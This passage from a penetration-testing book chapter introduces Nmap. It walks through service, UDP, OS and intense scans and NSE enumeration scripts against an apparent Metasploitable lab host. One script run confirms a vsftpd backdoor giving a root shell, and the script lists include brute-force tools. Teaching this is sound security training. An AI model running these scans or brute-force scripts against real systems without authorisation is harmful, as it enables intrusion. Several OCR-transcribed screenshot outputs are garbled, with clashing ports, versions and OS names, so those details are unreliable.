The screenshot shows the Zenmap graphical user interface. The 'Scan' tab is selected at the top left. The 'Targets' section shows 'Target: 192.168.25.129'. The 'Command' field contains 'nmap -sV 192.168.25.129'. Below these are tabs for 'Hosts', 'Services', 'Nmap Output', 'Ports / Hosts', 'Topology', 'Host Details', and 'Scans'. The 'Services' tab is active, displaying the following output:

```

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-17 14:52 IST
Nmap scan report for 192.168.25.129
Host is up (0.001s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 7.4p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2.0-100
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  rawsocket    Metasploitable root shell
1089/tcp  open  railregistry GNU classpath grmregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.7.24-0+deb9u5
5432/tcp  open  postgresql   PostgreSQL 9.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
60000/tcp open  http         Apache Tomcat/ (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:11:8E:81 (VMware)

Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds

```

Figure 1-13. Output of NMAP service scan done on a single IP address

UDP Port Scan

Here's the command:

```
nmap -sU -p 1-1024<target IP address>
```

All the scans that you did so far gave you information only about TCP ports. However, the target may also have services running on UDP ports. A default NMAP scan probes only TCP ports. You need to exclusively scan for UDP ports and services. To scan common UDP ports, you can use the command `nmap -sU -p 1-1024 <target IP address>`. The `-sU` parameter will tell the NMAP engine to specifically scan UDP ports, while the `-p 1-1024` parameter will limit the NMAP to scan only ports in the range 1 to 1024. It is also important to note that the UDP port scan takes a significantly longer time than a normal TCP scan. Figure 1-14 shows the output of a sample UDP scan.

CHAPTER 1 INTRODUCTION TO NMAP




Figure 1-14. Output of basic NMAP UDP scan done on a single IP address

OS Detection

Here's the command:

```
nmap -O<target IP address>
```

Now that you know how to probe for open ports and enumerate services, you can go further and use NMAP to detect the operating system version that the target is running on. You can use the command `nmap -O <target IP address>`. Figure 1-15 shows the output of an NMAP operating system detection probe. You can see that the target is running Linux based on kernel 2.6.X.

```

Scan Tools Profile Help
Target: 192.168.25.129 Profile: Scan Cancel
Command: nmap -O 192.168.25.129
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.25.129
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-17 14:53 IST
Nmap scan report for 192.168.25.129
Host is up (0.0012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1089/tcp  open  rnrregistry
1524/tcp  open  imrestock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6669/tcp  open  ircd
8180/tcp  open  unknown
MAC Address: 00:0C:29:11:0E:B1 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds

```

Figure 1-15. Output of NMAP OS detection scan done on a single IP address


Intense Scan

Here's the command:

```
nmap -T4 -A -v <target IP address>
```

So far, you have used NMAP for performing individual tasks such as port scanning, service enumeration, and OS detection. However, it is possible to perform all these tasks with a single command. You can simply set your target IP address and select the intense scan profile. NMAP will do a TCP port scan, enumerate services, and in addition run some advanced scripts to give more useful results. For example, Figure 1-16 shows the output of an NMAP intense scan that not only enumerated an FTP server but also highlighted that it has Anonymous FTP access enabled.

CHAPTER 1 INTRODUCTION TO NMAP



The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.129
- Profile:** Intense scan
- Command:** nmap -T4 -A -v 192.168.25.129
- OS Host:** 192.168.25.129
- Host:** 192.168.25.129 Host is up (0.00089s latency).
- Ports:**
 - 21/tcp open ftp vsftpd 2.3.4 (ftp-enon: Anonymous FTP login allowed (FTP code 230))
 - 22/tcp open ssh OpenSSH 4.7p1 Debian 2.0
 - 23/tcp open telnet Linux telnetd
 - 25/tcp open smtp Postfix smtpd
- Script Results:**
 - sshd-Commands: checkrootkit, lastlog, less, lsof, PIPELINED, SEZE 18246800, VRPY, STARTTLS, ENHANCEDSTATUSCODES, RRTHMME, DSN.
 - ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OC0SA/stateOrProvinceName=There is no such thing outside US/countryName=XX Issuer: commonName=ubuntu04-base.localdomain/organizationName=OC0SA/stateOrProvinceName=There is no such thing outside US/countryName=XX Public Key Type: rsa Public Key Bits: 1024 Signature Algorithm: shaWithRSAEncryption Not valid before: 2010-03-17T14:07:45 Not valid after: 2010-04-16T14:07:45 MD5 fingerprint: 30:49:09:87:50:4e:4c:28:24:88:82:89 SHA1-fingerprint: 30:88:70:67:03:07:55:6c:23:73:98:b4:90:da:2d:4d:31:c6 SSLv2: SSLv3 supported cipherSuite:
 - SSL2_R4C128_WITH_MD5
 - SSL2_DES_64_CBC_WITH_MD5
 - SSL2_RC4_128_CBC_WITH_MD5
 - SSL2_R2C128_CBC_WITH_MD5
 - SSL2_R4C128_EXPORT40_WITH_MD5
 - SSL2_DES_192_E8BS_CBC_WITH_MD5

Figure 1-16. Output of intense NMAP scan done on a single IP address

NMAP Scripts

NMAP has long evolved from a basic port scanner. It is way more powerful and flexible than just a port scanner. NMAP's functionality can be extended using NMAP scripts. The NMAP scripting engine is capable of executing scripts allowing in-depth target enumeration and information gathering. NMAP has about 600 scripts serving different purposes. In Kali Linux, the scripts can be found at `/usr/share/nmap/scripts`. The next section will discuss how you can use NMAP scripts for enumerating various TCP services.

HTTP Enumeration

HTTP is a common service found on many hosts. It runs on port 80 by default. NMAP has a script for enumerating HTTP services. It can be invoked using the command `nmap --script http ENUM <target IP`

address>. Figure 1-17 shows the output of the http-enum script. It shows various interesting directories hosted on the web server that may be useful in building further attacks.

The screenshot shows the Zenmap interface with the following details:

- Scan Tools Profile Help**: Top menu bar.
- Target:** 192.168.25.129
- Command:** nmap --script http-enum 192.168.25.129
- Hosts Services**: Tab selection.
- Nmap Output Ports / Hosts Topology Host Details Scans**: Sub-tab selection.
- OS Host**: Host status table.
- 192.168.25.129**: Selected host entry.
- Script Output**: Main content area displaying the output of the http-enum script.
- Content of the Script Output:**

```
| http-enum:  
| /tikiwiki/: Tikiwiki  
| /test/: Test page  
| /phpinfo.php: Possible information file  
| /phpMyAdmin/: phpMyAdmin  
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'  
| /icons/: Potentially interesting folder w/ directory listing  
| /index/: Potentially interesting folder  
111/tcp open rpcbind  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
512/tcp open exec  
513/tcp open login  
514/tcp open shell  
1099/tcp open rmiregistry  
1524/tcp open ingreslock  
2049/tcp open nfs  
2121/tcp open ccproxy-ftp  
3306/tcp open mysql  
5432/tcp open postgresql  
5900/tcp open vnc  
6000/tcp open X11  
6667/tcp open irc  
8009/tcp open ajp13  
8180/tcp open unknown  
| http-enum:  
| /admin/: Possible admin folder  
| /admin/index.html: Possible admin folder  
| /admin/login.html: Possible admin folder  
| /admin/admin.html: Possible admin folder  
| /admin/account.html: Possible admin folder  
| /admin/admin_login.html: Possible admin folder  
| /admin/adminLogin.html: Possible admin folder  
| /admin/controlpanel.html: Possible admin folder  
| /admin/cp.html: Possible admin folder  
| /admin/index.jsp: Possible admin folder  
| /admin/login.jsp: Possible admin folder  
| /admin/admin.jsp: Possible admin folder  
| /admin/home.jsp: Possible admin folder  
| /admin/controlpanel.jsp: Possible admin folder  
| /admin/admin-login.jsp: Possible admin folder  
| /admin/cp.jsp: Possible admin folder  
| /admin/account.jsp: Possible admin folder  
| /admin/admin_login.jsp: Possible admin folder
```
- Filter Hosts**: Bottom left button.

Figure 1-17. Output of NMAP script http-enum executed against target IP address

HTTP Methods

HTTP supports the use of various methods such as GET, POST, DELETE, and so on. Sometimes these methods are left open on the web server unnecessarily. You can use the NMAP script `http-methods`, as shown in Figure 1-18, to enumerate HTTP methods allowed on the target system.

```

Zenmap
Scan Tools Profile Help
Target: 192.168.25.129
Profile: Scan Cancel
Command: nmap --script http-methods 192.168.25.129
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.25.129 Details
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-28 12:22 IST
Nmap scan report for 192.168.25.129
Host is up (0.0024s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingsreslock
2049/tcp  open  nfs
2221/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds

```

Figure 1-18. Output of NMAP script `http-methods` executed against a target IP address

The following are some additional NMAP scripts for HTTP enumeration:

- http-title
- http-method-tamper
- http-trace
- http-fetch
- http-wordpress-enum
- http-devframework
- http NSE Library

SMB Enumeration

Server Message Block (SMB) is a protocol extensively used for network file sharing. SMB commonly runs on port 445. So, if you find a target with port 445 open, you further enumerate it using NMAP scripts. You can invoke the SMB enumeration by using the command `nmap -p 445 --script smb-os-discovery <target IP address>`. The `-p 445` parameter triggers the script to run against port 445 on the target. The script output shown in Figure 1-19 will give you the exact SMB version, the OS used, and the NetBIOS name.

```

Starting Nmap 7.00 ( https://nmap.org ) at 2018-09-17 15:30 EST
Nmap scan report for 192.168.25.129
Host is up (0.0003s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:11:0E:B1 (VMware)

Host script results:
| smb-os-discovery:
|   |_ OS: Microsoft Windows 7 (Build 7601, Service Pack 3 - 29-Debian)
|   |_ NetBIOS computer name: NOHKIGROUP
|   |_ Workgroup: NOHKIGROUP\x00
|   |_ System time: 2018-09-17T05:56:46-04:00
|_ Map done: 1 IP address (1 host up) scanned in 6.52 seconds

```

Figure 1-19. Output of NMAP script `smb-os-discovery` executed against a target IP address

CHAPTER 1 INTRODUCTION TO NMAP

Another useful NMAP script is `smb-enum-shares`, as shown in Figure 1-20. It lists all the SMB shares on the target system.

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.130
- Command:** nmap --script smb-enum-shares 192.168.25.130
- Hosts:** 192.168.25.12 (closed), 192.168.25.13 (open)
- Services:** 192.168.25.13: 21/tcp (open, ftp), 25/tcp (open, smtp), 110/tcp (open, pop3), 135/tcp (open, msrpc), 139/tcp (open, netbios-ssn), 143/tcp (open, imap), 445/tcp (open, microsoft-ds), 587/tcp (open, submission), 3389/tcp (open, ms-wbt-server).
MAC Address: 00:0C:29:D3:42:04 (VMware)
- Host_script_results:**
 - sub-enum-shares:
 - account_used: guest
 - \\\192.168.25.13\ADMIN\$: Type: STYPE_DISKTREE_HIDDEN Comment: Remote Admin Anonymous access: <none> Current user access: <none>
 - \\\192.168.25.13\C\$: Type: STYPE_DISKTREE_HIDDEN Comment: Default share Anonymous access: <none> Current user access: <none>
 - \\\192.168.25.13\IPC\$: Type: STYPE_IPC_HIDDEN Comment: Remote IPC Anonymous access: READ Current user access: READ/WRITE
 - \\\192.168.25.13\SharedDocs\$: Type: STYPE_DISKTREE Comment: Anonymous access: <none> Current user access: READ/WRITE
 - \\\192.168.25.13\S\$: Type: STYPE_DISKTREE Comment: Anonymous access: <none> Current user access: READ/WRITE
- Message:** Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds

Figure 1-20. Output of NMAP script `smb-enum-shares` executed against target IP address


The following are some additional NMAP scripts for SMB enumeration:

- `smb-vuln-ms17-010`
- `smb-protocols`
- `smb-mbenum`
- `smb-enum-users`

- smb-enum-processes
- smb-enum-services

DNS Enumeration

The Domain Name System is indeed the backbone of the Internet as it does the crucial job of translating host names to IP addresses and vice versa. It runs on port 53 by default. Enumerating a DNS server can give a lot of interesting and useful information. NMAP has several scripts for enumerating a DNS service. Figure 1-21 shows a DNS server enumeration revealing its version details.



Zenmap

Scan Tools Profile Help

Target: 192.168.25.129 Profile: Scan Cancel

Command: nmap -p 53 -A -v 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

192.168.25.129

Completed NSE at 14:53, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.0013s latency).

```

PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.009 days (since Wed Oct  3 14:40:38 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1  1.26 ms  192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.00 seconds
Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

Filter Hosts

Figure 1-21. Output of DNS enumeration executed against a target IP address

The following are some additional NMAP scripts for DNS enumeration:

- dns-cache-snoop
- dns-service-discovery
- dns-recursion
- dns-brute
- dns-zone-transfer
- dns-nsid
- dns-nsec-enum
- dns-fuzz
- dns-srv-enum

FTP Enumeration

File Transfer Protocol (FTP) is the most commonly used protocol for transferring files between systems. It runs on port 21 by default. NMAP has multiple scripts for enumerating FTP service. Figure 1-22 shows the output of two scripts.

- ftp-syst
- ftp-anon

The output shows the FTP server version details and reveals that the server is accepting anonymous connections.

```

Zenmap
Scan Tools Profile Help
Target: 192.168.25.129
Command: nmap --script ftp-syst 192.168.25.129 --script ftp-anon
Profile: 

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host . nmap --script ftp-syst 192.168.25.129 --script ftp-anon

192.168.25.129
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 16:04 IST
Nmap scan report for 192.168.25.129
Host is up (0.00069s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.25.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingerlock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds

```

Figure 1-22. Output of NMAP scripts `ftp-syst` and `ftp-anon` executed against a target IP address

Since the target is running the vsftpd server, you can try another NMAP script, which will check whether the FTP server is vulnerable. The script `ftp-vsftpd-backdoor` can be used, as shown in Figure 1-23.

CHAPTER 1 INTRODUCTION TO NMAP

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.129
- Command:** nmap --script ftp-vsftpd-backdoor 192.168.25.129
- Hosts:** 192.168.25.12 (Not shown: 977 closed ports)
- Services:** 21/tcp open ftp (vsFTPD version 2.3.4 backdoor, State: VULNERABLE, IDs: OSVDB-73573 CVE-2011-2523, Disclosure date: 2011-07-03, Exploit results: Shell command: id, Results: uid=0(root) gid=0(root), References: http://osvdb.org/73573, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523, https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb, http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html). Other open ports include 22/tcp (ssh), 23/tcp (telnet), 25/tcp (smtp), 53/tcp (domain), 80/tcp (http), 111/tcp (rpcbind), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds), 512/tcp (exec), 513/tcp (login), 514/tcp (shell), 109/tcp (rmiregistry), 1524/tcp (ingreslock), 2049/tcp (nfs), 2121/tcp (ccproxy-ftp), 3306/tcp (mysql), 5432/tcp (postgres), 5900/tcp (vnc), 6000/tcp (X11), 6667/tcp (irc), 8009/tcp (ajp13), 8180/tcp (unknown).
- MAC Address:** 00:0C:29:11:8E:B1 (VMware)
- Summary:** Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds

Figure 1-23. Output of NMAP script `ftp-vsftpd-backdoor` executed against a target IP address

The result shows that the FTP server is vulnerable; you'll learn how to exploit it later in this book.

The following are some additional NMAP scripts for FTP enumeration:

- `ftp-brute`
- `ftp NSE`
- `ftp-bounce`
- `ftp-vuln-cve2010-4221`
- `ftp-libopie`

MySQL Enumeration

MySQL is one of the most popular open source relational database management systems. It runs on port 3306 by default. NMAP has scripts for enumerating the MySQL service. Enumerating a MySQL service can reveal a lot of potential information that could be further used to attack the target database. Figure 1-24 shows the output of the `mysql-info` script. It shows the protocol version details, server capabilities, and the salt value in use.

```

Scan Tools Profile Help
Target: 192.168.25.129
Command: nmap --script mysql-info 192.168.25.129
Profile: 

Hosts Services Nmap Output Ports / Hosts Topology Host Details | Scans
OS: Host: 192.168.25.129
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 16:06 EST
Nmap scan report for 192.168.25.129
Host is up (0.039ms latency).
Nmap done: 1 IP address scanned
PORTS      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
113/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
513/tcp    open  login
514/tcp    open  shell
515/tcp    open  raw-registry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2204/tcp   open  cproxxy-ftp
3306/tcp   open  mysql
| mysql-info:
|_ Version: 5.5.9-1ubuntu5
|_ Thread ID: 9
|_ Capabilities: Flgs: 43264
|_ SockType: TCP
|_ SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression, SupportsTransactions, Support41Auth, ConnectWithDatabase, Speaks41ProtocolNew
|_ Status: Autocommit
|_ Salt: HqHnbj05ZE*BLRp0v/b5

```

Figure 1-24. Output of NMAP script `mysql-info` executed against a target IP address

The following are some additional NMAP scripts for MySQL enumeration:

- `mysql-databases`
- `mysql-enum`
- `mysql-brute`
- `mysql-query`
- `mysql-empty-password`
- `mysql-vuln-cve2012-2122`
- `mysql-users`
- `mysql-variables`

SSH Enumeration

The Secure Shell (SSH) protocol is widely used for secure remote logins and administration. Unlike Telnet, SSH encrypts the traffic, making the communication secure. It runs on port 22 by default. NMAP has scripts for enumerating the SSH service. Figure 1-25 shows output of the `ssh2-enum-algos` script. It lists the different encryption algorithms supported by the target SSH server.

```

Scan Tools Profile Help
Target: 192.168.25.129
Profile: [empty]

Command: nmap --script ssh2-enum-algos 192.168.25.129

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
192.168.25.129
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 15:24 IST
Nmap scan report for 192.168.25.129
Host is up (0.0065s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group-exchange-sha1
|     diffie-hellman-group14-sha1
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|     ssh-rsa
|     ssh-dss
|   encryption_algorithms: (13)
|     aes128-cbc
|     3des-cbc
|     blowfish-cbc
|     cast128-cbc
|     arcfour128
|     arcfour256
|     arcfour
|     aes192-cbc
|     aes256-cbc
|     rijndael-cbc@lysator.liu.se
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|   mac_algorithms: (7)
|     hmac-md5
|     hmac-sha1
|     umac-64@openssh.com
|     hmac-ripemd160
|     hmac-ripemd160@openssh.com
|     hmac-sha1-96
|     hmac-md5-96
|   compression_algorithms: (2)
|     none
|     zlib@openssh.com

```

Figure 1-25. Output of NMAP script `ssh2-enum-algos` executed against a target IP address


The following are some additional NMAP scripts for SSH enumeration:

- `ssh-brute`
- `ssh-auth-methods`
- `ssh-run`
- `ssh-hostkey`
- `sshv1`
- `ssh-publickey-acceptance`

SMTP Enumeration

Simple Mail Transfer Protocol (SMTP) is used for the transmission of electronic mail. It runs on port 25 by default. NMAP has several scripts for enumerating the SMTP service. These NMAP scripts could reveal several weaknesses in the SMTP server such as open relays, acceptance of arbitrary commands, and so on. Figure 1-26 shows output of the `smtp-commands` script. It lists various commands that the target SMTP server is accepting.

CHAPTER 1 INTRODUCTION TO NMAP



The screenshot shows the Zenmap interface with the following details:

- Target: 192.168.25.129
- Command: nmap -script smtp-commands 192.168.25.129
- Ports: Services tab selected
- OS: Host
- Host: 192.168.25.129
- Starting Nmap 7.60 (https://nmap.org) at 2018-09-19 15:20 IST
- Nmap scan report for 192.168.25.129
- Host is up (0.0026s latency).
- Not shown: 977 closed ports
- PORT STATE SERVICE
- 22/tcp open ssh
- 23/tcp open telnet
- 25/tcp open smtp
- |_ smtp-commands metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, BBITIME, DSN,
- 53/tcp open domain
- 80/tcp open http
- 111/tcp open rpcbind
- 139/tcp open netbios-ssn
- 445/tcp open microsoft-ds
- 512/tcp open exec
- 513/tcp open login
- 514/tcp open shell
